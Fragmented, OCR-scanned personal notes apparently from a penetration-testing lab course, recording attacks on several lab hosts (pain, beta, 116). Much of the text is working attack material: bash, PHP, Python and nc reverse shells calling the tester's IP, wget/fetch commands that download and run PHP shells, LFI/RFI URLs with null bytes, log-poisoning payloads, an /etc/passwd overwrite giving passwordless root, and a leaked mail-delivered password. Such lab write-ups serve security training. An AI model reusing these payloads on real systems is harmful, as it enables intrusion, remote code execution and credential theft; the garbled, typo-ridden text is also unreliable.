
bash-3.1$ uname -mrs

Linux 2.6.18-274.3.1.el5 i686

bash-3.1$

So the bash script just creates them based on the source file as well, so if you read the exploit, you see that the source file is "cat" then "gcc" so I manually done that. By copying the source code in the exploit then used the "gcc" command in the exploit to compile them all!

Once all 3 were complied they looked like the below :



Then I moved them all over to the pain machine using WGET and **make sure you change the permission to 777 so they can execute,**

So move everything in the pain machine look at the complied and compare it with the exploit bash script needs!!!!
READ!!

wget http://10.11.0.72:999/udev/udev

wget http://10.11.0.72:999/udev/program.o

wget http://10.11.0.72:999/udev/suid

wget http://10.11.0.72:999/udev/libno_ex.so.1.0

wget http://10.11.0.72:999/udev/8478.sh

Then run it!

./udev 546

./udev 564

./udev 563

Get the udev pid stated on the exploit

There is some files in the root folder been copied to a text file in g drive.

Also need to do post exploit :)

//proof

[root@pain ~]# cat proof.txt
3f7d652a3efb59d0631771f65c65ba07
[root@pain ~]#

Check the gdrive for the files

/etc/resolv.conf - works

the use of the linux version 2.6.18 for privilege esclation

the problem is that /proc/self/environ%00 is not accessiable

10.11.0.198/monster/php-reverse-shell.php

<?system('wget http://10.11.0.198/monster/php-reverse-shell.php -O shell.php');?>

NEW 3/418

PAIN machine

dev/tcp/10.11.0.198/9999%00

PHP

```
<?php

sock=fsockopen("10.0.0.1",1234);
exec("/bin/sh -i <&3 >&3 2>&3");
```

how pain will process our php lang ?

it does not like some functions so cannot get php-shell reverse

so i am looking for different PHP exec options :

contaminating log file :

<?php system($_GET['cmd']);?>

exploit.php?cmd=ls

//The PHP functions tried to get a shell back or even excute a command
check the below
/etc/php5/cgi/php.ini -

put this in a file on our machine as php or txt.
note: Nullbyte is just a way round php that will stop only executing .php file formats

//created file method1

<?php echo shell_exec("ipconfig");?>

//try different numbers if 3 fails

<?php $sock=fsockopen("10.11.0.198",1234);exec("/bin/sh -i <&5 >&5 2>&5");

//excuecting commands on the victim machi ne
//method 2
<?php
// Return the directory listing in which the file run (Linux)
system("ls -la");
?>

// Exec()
//method3

The exec() function accepts a command as a parameter but does not output the result. If second optional parameter is specified, the result will be returned as an array. Otherwise, only the last line of the result will be shown if echoed.

```
<?php
// Executes, but returns nothing
exec("ls -la");
?>
```

// Exec() and echo = exec and show

Using echo with the exec() function, will only print the last line of the command's output.

```
<?php
// Executes, returns only last line of the output
echo exec("ls -la");
?>
```

```
// EXEC () with print_r
//method 4
<?php
// Executes, returns the output in an array
exec("ls -la",$array);
print_r($array);
?>
```

///The shell_exec() function is similar to exec(), however, instead, it outputs the entire result as a string.

```
//method5
<?php
// Executes, returns the entire output as a string
echo shell_exec(“ls -la“);
?>
```

///passthru()

The passthru() function executes a command and returns output in raw format.

//method6

```
<?php
// Executes, returns output in raw format
echo passsthru(“ls -la“);
?>
```

Backticks are exected as a shell command (`)

//method7

```
<?php
$output = `bash -i >& /dev/tcp/10.11.0.198/1234 0>&1`;
echo "<pre>$output</pre>";
?>
```

//php backdoors :

-c99

-r57

-b374

//found the disabled function in the phpinfo page

disable_functions
base64_decode,eval,proc_open,exec,system,stream_socket_client,fsockopen,socket_create
base64_decode,eval,proc_open,exec,system,stream_socket_client,fsockopen,socket_create

//shell

```
php -r '$sock=fsockopen("10.11.0.198",22);exec("/bin/sh -i <&3 >&3 2>&3");'
```

nc -e /bin/sh 10.11.0.198 1234

//worked
bash -i >& /dev/tcp/10.11.0.198/1234 0>&1

managed to get a reverse shell back via using the bash command one liner

https://10.11.1.35/section.php?page=http://10.11.0.198:443/method7.php%00

// get a backdoor in using c99.php

cannot wget it coz i dont have permissions maybe /tmp ?

enumerate services ,
linux privilege escalation enumeration

use exploit suggestor :

https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh

the OS is vulnerable to CentOS release 5 final , check the kenral and the OS number that might be vuln to exploit

use that fancy gcc function

wget http://10.11.0.72:443/linux-exploit-suggester.sh

bash-3.1$ uname -mrs
Linux 2.6.18-274.3.1.el5 i686

bash-3.1$

the kenernal really seems to be effected with few exploits :

xploits/9545/

info :

inux kernel versions from 2.4.4 to 2.4.37.4, and from 2.6.0 to 2.6.30.4
* are vulnerable.

*****
something about VMroot ?? check it out

5.3 is vulnerable to nullbyte

Pain hack

06 April 2018
18:00

Lefturn

09 April 2018
23:26

Managed to get a shell back via a bad configuration in the application

https://www.exploit-db.com/exploits/43853/

Use either of the pythons on port 22

python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1

234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

-c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<YOURIP>",<YOURLISTENINGPORT>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

python -m SimpleHTTPServer 22

This will give you very limited shell, the below allows u to write too :

/var/tmp

So now to get privieldge escaltion you must think out the box any limitation there are ways round it, do not give in!

Check the password file for the mysql ?

Mysql : look for the current version of it and see what one is using.

Take the ssh private key and connect ?

The results of the linxuprivildge escalation maybe run other scripts :

sh-4.2$ pwd

pwd

/dev/shm

sh-4.2$

So check the /dev/shm and how you can execute

The privilege escalation script doesn't check for the below things :

/etc/init.d/* scripts are readable
X11 trusts, apache passwd files, mysql trusts?

The use of linuxpriviledge escalation was used to scan the local machine, I have used the linux-local-enum.sh & linuxprivchecker.py to audit the machine and found the below.
Which showed the below and World write was set for /etc/passwd so you can over write it with the below :

The below will add root and no password so you can just "su" and become root, the proof is above this.

echo apache:x:0:0:root:/root:/bin/bash >> /etc/passwd

```
cat proof.txt
1dcca23355272056f04fe8bf20edfce0
```

```
##############################################
   Checking if anyone except root can change /etc/passwd
WARNING: /etc/passwd is a critical config file. The group root can write to /etc/passwd
WARNING: /etc/passwd is a critical config file. World write is set for /etc/passwd
   Checking if anyone except root can change /etc/group
   Checking if anyone except root can change /etc/inittab
   Checking if anyone except root can change /etc/fstab
   Checking if anyone except root can change /etc/profile
   Checking if anyone except root can change /etc/sudoers
   Checking if anyone except root can change /etc/shadow
```

Check this out as there is a user called **willy**

Just type:
echo root::0:0:root:/root:/bin/bash > /etc/passwd
su
and you are root.

10.11.1.72- BETA

13 April 2018
00:14

HOST 10.11.0.72

ports discovered:

Discovered open port 25/tcp on 10.11.1.72
Discovered open port 80/tcp on 10.11.1.72
Discovered open port 22/tcp on 10.11.1.72

Discovered open port 110/tcp on 10.11.1.72

Discovered open port 111/tcp on 10.11.1.72
This is a rpcbind port = check nmap scripts for stuff.,

Discovered open port 2049/tcp on 10.11.1.72

what is that ?

Discovered open port 119/tcp on 10.11.1.72

what is that ?

2/tcp open ssh
25/tcp open smtp
80/tcp open http
110/tcp open pop3
111/tcp open rpcbind
119/tcp open nntp

2049/tcp open nfs

We will take every port and service and enumerate it slowly to find out what this has :)

22/tcp open ssh   syn-ack ttl 64 OpenSSH 5.8p1 Debian 7ubuntu1 (Ubuntu Linux; protocol 2.0)

Weak keys for SSH 5.8 ?

25/tcp open smtp   syn-ack ttl 64 JAMES smtpd 2.3.2
|_smtp-commands: beta Hello nmap.scanme.org (10.11.0.72 [10.11.0.72]),

//nmap --script smtp-open-relay.nse -p 25 10.11.1.72
The server is a smtp over relay so it can send stuff...to others or get a shell ?? enumerate more

all of the SMTP NMAP WAS tested

64 Apache httpd 2.2.20

110/tcp open pop3   syn-ack ttl 64 JAMES pop3d 2.3.2

currently nothing on nmap

111/tcp open rpcbind syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4   111/tcp rpcbind
| 100000 2,3,4   111/udp rpcbind
| 100003 2,3,4   2049/tcp nfs
| 100003 2,3,4   2049/udp nfs
| 100005 1,2,3   39219/tcp mountd
| 100005 1,2,3   49858/udp mountd
| 100021 1,3,4   50989/udp nlockmgr
| 100021 1,3,4   54334/tcp nlockmgr
| 100024 1   34985/tcp status
| 100024 1   54861/udp status
| 100227 2,3   2049/tcp nfs_acl
|_ 100227 2,3   2049/udp nfs_acl

so its a way we can mount local files to the remote server RPC server .. we list the writeable shares then mount a local one to it

119/tcp open nntp   syn-ack ttl 64 JAMES nntpd (posting ok)

we can start to play with this service seems to be allowed

215 list of newsgroups follows
org.apache.avalon.dev 0 0 y
org.apache.avalon.user 0 0 y
org.apache.james.user 0 0 y
org.apache.james.dev 0 0 y
.

2049/tcp open nfs_acl syn-ack ttl 64 2-3 (RPC #100227)

NFS stands for Network File System and it is a service that can be found in Unix systems.
The purpose of NFS is to allow users to access shared directories in a network

There is no shares on the NFS to mount

root@kali:/usr/share/nmap/scripts# showmount -e 10.11.1.72

root@kali:/usr/share/nmap/scripts# showmount -e 10.11.1.72^C
root@kali:/usr/share/nmap/scripts# mount -t nfs 10.11.1.72:/ /tmp
mount.nfs: access denied by server while mounting 10.11.1.72:/
root@kali:/usr/share/nmap/scripts#

root@kali:~/Desktop# python 35513.py 10.11.1.72
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
root@kali:~/Desktop#

so the above exploit showed us that it can create a user on port 4555 (which is a listening port for james apache!!))
I NEED TO START ENUMERATING ALL PORTS!!

elp display this help
listusers display existing accounts
countusers display the number of existing accounts
adduser [username] [password] add a new user
verify [username] verify if specified user exist
deluser [username] delete existing user
setpassword [username] [password] sets a user's password
setalias [user] [alias] locally forwards all email for 'user' to 'alias'
showalias [username] shows a user's current email alias
unsetalias [user] unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username] shows a user's current email forwarding
unsetforwarding [username] removes a forward
user [repositoryname] change to another user repository
shutdown kills the current JVM (convenient when James is run as a daemon)
quit close connection

nmap -sSV -p- --defeat-rst-ratelimit

Password:

rcpt
<../../../../../../../../etc/bash_completion.d>

So there was a lot of ports open

I found 4555 logged in as root root on the JAMES remote administration tool 2,3,2
Then based on a exploit <>>

Listed the users and had /etc/bash_ from an exploit I ran however that did not do much for me,
So I reset the password of each one then logged on as the users on the pop3 account.
I had the ability to reset the passwords on the boxes.

```
root@kali:~/Downloads# telnet 10.11.1.72 4555
Trying 10.11.1.72...
Connected to 10.11.1.72.
Escape character is '^]'.
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
listusers
Existing accounts 7
user: marcus
user: john
user: mailadmin
user: jenny
user: ../../../../../../../../etc/bash_completion.d
user: ryuu
user: joe45
```

Then I saw there is port 110 open so connected and login in as the users that displayed within the Apache james control panel, all of the accounts had empty inboxes apart from "ryuu" which contained an password from the I.T department

```

Dear Ryuu,

Here are your ssh credentials to access the system. Remember to reset your password after your first login.
Your access is restricted at the moment, feel free to ask your supervisor to add any command you need to your path.

username: ryuu
password: QUHqhUPRKXMo4m7k

Kind regards,

Matt
.
Connection closed by foreign host.
root@kali:~/Desktop#
```

So quickly SSH on the machine but I had a limited shell which I managed to by pass by hitting "CTRL + C" soon as I entered my password.. This escaped the script of .bashrc running :)
So then I had very limited shell still I done bunch of things that has been listed in the escape shell section
ESCAPING SHELL

Currently trying to privilege escalation.
Enumeration begins

```
ryuu@beta:/$ uname -a
Linux beta 3.0.0-12-generic #20-Ubuntu SMP Fri Oct 7 14:50:42 UTC 2011 i686 i686 i386 GNU/Linux
ryuu@beta:/$ lsb_release -a
No LSB modules are available.
Distributor ID:	Ubuntu
Description:	Ubuntu 11.10
Release:	11.10
Codename:	oneiric
ryuu@beta:/$
```

After trying multiple exploits, the basic google of the kernal exploit and ubuntu 11.10 was done,

The exploit for linux kernel 2.6.39 < 3.2.2 Gentoo - therefor the exploit would be valid coz the kernel is 3.0.0-12


116 – good php

19 April 2018
23:39



Try to foollow the above with the table and row :)

116

/usr/local/www/apache24/data // location of the apache

OS: cpe:/o:freebsd:freebsd:9.0
OS details: FreeBSD 9.0-RELEASe

is vulner :

https://www.exploit-db.com/exploits/28718/
https://www.exploit-db.com/exploits/26368/
https://packetstormsecurity.com/files/122135/FreeBSD-9.0-Privilege-Escalation.html
https://www.exploit-db.com/exploits/26368/
https://github.com/Kabot/Unix-Privilege-Escalation-Exploits-Pack/tree/master/BSD/2012/CVE-2012-0217%20(FreeBSD%208.3%20-%209.0%20amd64%20privesc%20)

http://10.11.1.116/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../etc/passwd

http://10.11.1.116/administrator/alerts/alertConfigField.php?urlConfig=http://10.11.0.72:8000/ftp.txt

http://10.11.1.116/db/

index.php?way=http://cirt.net/rfiinc.txt??????????????

<?php system("fetch http://10.11.0.72:80/php.txt -O usr/local/databases/php.php");?>

it works we need to make it run :

http://10.11.1.116/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../usr/local/databases/shell.php

We basically need to call the table we create then it will run the funcation then call php.php

Demo : https://v3ded.github.io/ctf/zico2.html

   }
?>
```

Nmap was ran along with dirbuster which discovered ports and some directories within the site .

The cupps cms vulnerability was detected which lead to the exploit about cupps (ahere put iot)

Which identified the use of the LFI withint the alertconfigfield.php

http://10.11.1.116/administrator/alerts/alertConfigField.php?urlConfig=../../../../../../../../../../etc/passwd

An phpliteadmin v1.9.3 was discovered that allowed me to login using default login "admin"

An exploit was used for the <?php system("ls -l");?> to run system commands on the machine, after a long error and trial I managed to get the hand of it, there /tmp folder gets deleted based on an crontbjob so we had to chain multiple system commands together.

Command exec :

<?php system("ls -l ~");?>

https://www.exploit-db.com/exploits/24044

//This php system command was used:

The use of the normal bash commands within <php system("normal commands; then next command; ");?>

<?php system("cd /tmp; fetch http://10.11.0.72:8080/shell1.php; chmod 777 shell1.php; ls -lah; ./shell1.php 2>&1"); ?>


Going from the start explaining what is going on :

1. Move to /tmp
2. Fetch the shell1.php from my server , wget doesn't work on the machine :(
3. Give it the correct permissions to execute
4. List the directory of it
5. then run the shell1.php " 2>&1" this will display the output of the command on the screen

